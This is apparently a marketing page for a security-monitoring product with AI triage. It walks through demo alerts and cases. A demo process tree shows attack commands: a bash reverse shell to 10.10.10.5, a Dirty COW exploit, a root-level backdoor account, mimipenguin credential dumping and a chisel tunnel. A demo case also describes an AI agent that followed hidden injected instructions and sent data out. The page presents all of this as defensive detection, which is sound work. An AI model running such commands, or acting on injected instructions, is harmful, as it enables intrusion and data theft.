
Follow an alert from start to finish
One dot on the 24-hour timeline, followed all the way to the human decision, in seven steps. Scroll, or pick a step.
Go straight to the 5 alertsThe seven steps
01/07
The day
Last 24 hours: 50 alerts, one dot each, 17 of them critical. The circled dot is one of them.
02/07
A dot becomes a case
Kyberen turns significant events into clear cases. For example, this critical case on DESKTOP-CORP01, a different demo case from those in the timeline.
03/07
Under the case, the original log
The case keeps what triggered it. Here, three SigmaHQ community rules merged into a single case, with their authors credited.
04/07
Who launched what
In another case, the process tree: a remote shell opened an outbound connection, then created a hidden administrator account.
05/07
The AI proposes
A verdict for each case, with its level of certainty. The least certain come first, so that your time goes where it counts.
06/07
You decide
Take it yourself, or send it to the AI. It learns from your corrections and never closes a critical or high case on its own.
07/07
The whole journey
From the logs to the human decision, in one place. The AI sorts; your administrator stays in control.
Last 24 hours · demo data

Three SigmaHQ rules, merged into a single case.
Type
merged[sigma.189e3b02, sigma.89819aa4, sigma.f772cee9]
HostDESKTOP-CORP01 MITRET1482 Execution
- Malicious PowerShell Commandlets - ScriptBlock highby Sean Metcalf, Florian Roth, Bartlomiej Czyz, … · SigmaHQ
- Malicious Nishang PowerShell Commandlets highby Alec Costello · SigmaHQ
- Potential Invoke-Mimikatz PowerShell Script highby Tim Rauch, Elastic (idea) · SigmaHQ
Copied from the case screenshot. Demo data.
bashpid 7000 · parent 6999 ALERT
bash -i >& /dev/tcp/10.10.10.5/4444 0>&1
dirtycowpid 7200 · parent 7000
/tmp/dirtycow exploituseraddpid 7300 · parent 7000
useradd -o -u 0 backdoorpython3pid 7400 · parent 7000
python3 mimipenguin.pychiselpid 8000 · parent 7000
/tmp/chisel client 10.10.10.5:8080 R:1080:socks
TKT-20261027-6F2498False positive48%to checkTKT-20261027-FB7C47False positive48%to checkTKT-20261027-F79A0FFalse positive51%to checkTKT-20261027-669381True positive54%to checkTKT-20261027-A5B860False positive65%to check
Proposed verdict and certainty, copied from the product's AI tab. False positive: an alert with no real danger. Demo data.
The AI never closes a critical or high case on its own.

Product screenshots, demo data.
- Logs steps 3 and 4the original log, who launched what
- Detection steps 1 and 3SigmaHQ rules, authors credited
- Case step 2a dot on the timeline, a complete case
- AI proposal step 5verdict and certainty
- Human decision step 6take it, or send it to the AI
Five pilot companies wanted.
Become a pilot companyFrom a suspicious event to a decision, in one place

The five critical cases from the night, in order, from 21:43 to 07:35. Four come from Linux machines or from an AI agent, read by the Windows machine where Kyberen is installed. Each one shows what Kyberen brings to an SME: monitoring its AI agents too, being alerted, understanding, approving the AI's proposals, deciding how far the AI goes.
- Critical
- High
- Medium
- Low
The AI agent “veille-agent” read hidden instructions, then sent data to an external destination (paste-drop.example).
Merged 2 signals on ia-scaleway/agent:veille-agent
Monitor your AI agents too
Kyberen tracks what your AI agents do and compares it with each agent's declared profile.
- Tool calls: the tools the agent launched.
- Injection attempts: instructions hidden in what the agent reads.
- Data going out: to which destination.
- Mapped to the OWASP LLM Top 10 and MITRE ATLAS.
A new user account was created on prod-srv-01 with administrator rights.
User creation
Be alerted without watching the screen
Once the administrator turns them on, alerts go out in real time, by e-mail and webhook, even when nobody is looking at the dashboard.
What Kyberen sends
- The first critical case, reported straight away.
- A regular summary for the rest.
- An alert if Kyberen stops receiving logs.
A command on prod-srv-01 opened a remote-control connection to 10.10.10.5.
Suspicious EXECVE: bash_inline_pipe
Understand exactly what happened
Each case shows the machine involved, what ran and the actions the system has already taken.
The network sensor saw a remote-control connection leave the network (from 192.168.1.20 to 10.10.10.9).
Snort IDS alert: ET TROJAN Backdoor reverse shell outbound
Approve the AI's proposals
What the AI did, on the same dashboard.
proposals to review
closed by the AI, to check
checked by you, 1 of them corrected
A command on ecs-host-02 tried to open a remote-control connection to another machine.
Linux event matched 'Suspicious Linux Commands' via selection_reverse_shell
Decide how far the AI can go
The administrator you appoint sets what the AI may do on its own and can switch it back to supervised mode in one click.
- Every action, human or AI, is recorded
- Sensitive changes require a second administrator
- Sign-in with an authenticator app or a security key
In the morning, in the queue
45 open alerts, the most severe first. Each case offers two choices: take it yourself, or send it to the AI.

See Kyberen in 49 seconds
Detection, AI triage and access control, recorded on the running product.
What the video shows, as text
- 0:00Title screen: “Know what's happening on your network.”
- 0:02Today's dashboard: 42 alerts, what matters most comes first.
- 0:06A case opens: the machine, the severity, the MITRE technique.
- 0:08Exactly what ran, with secrets masked.
- 0:12The list of cases: related alerts are grouped, and the incident is closed in one go.
- 0:16A monitored AI agent: an injection, then data sent out.
- 0:18A containment plan to copy; Kyberen never runs it.
- 0:20The AI tab: a proposed verdict for each case, the least certain first.
- 0:24Disagree? You give a reason, and the AI learns from it.
- 0:30Every decision is recorded.
- 0:32The statistics: trends and recurring problems at a glance.
- 0:34Kyberen follows a log file continuously.
- 0:38The dashboard is empty, then a new attack shows up within seconds: a critical case on a Windows workstation.
- 0:46End screen: “Runs on your own machines. Your logs stay with you.”
Five pilot companies wanted
Pilot pricing: reduced for 24 months; the price will be set in the pilot contract. In return, a 30-minute check-in each month.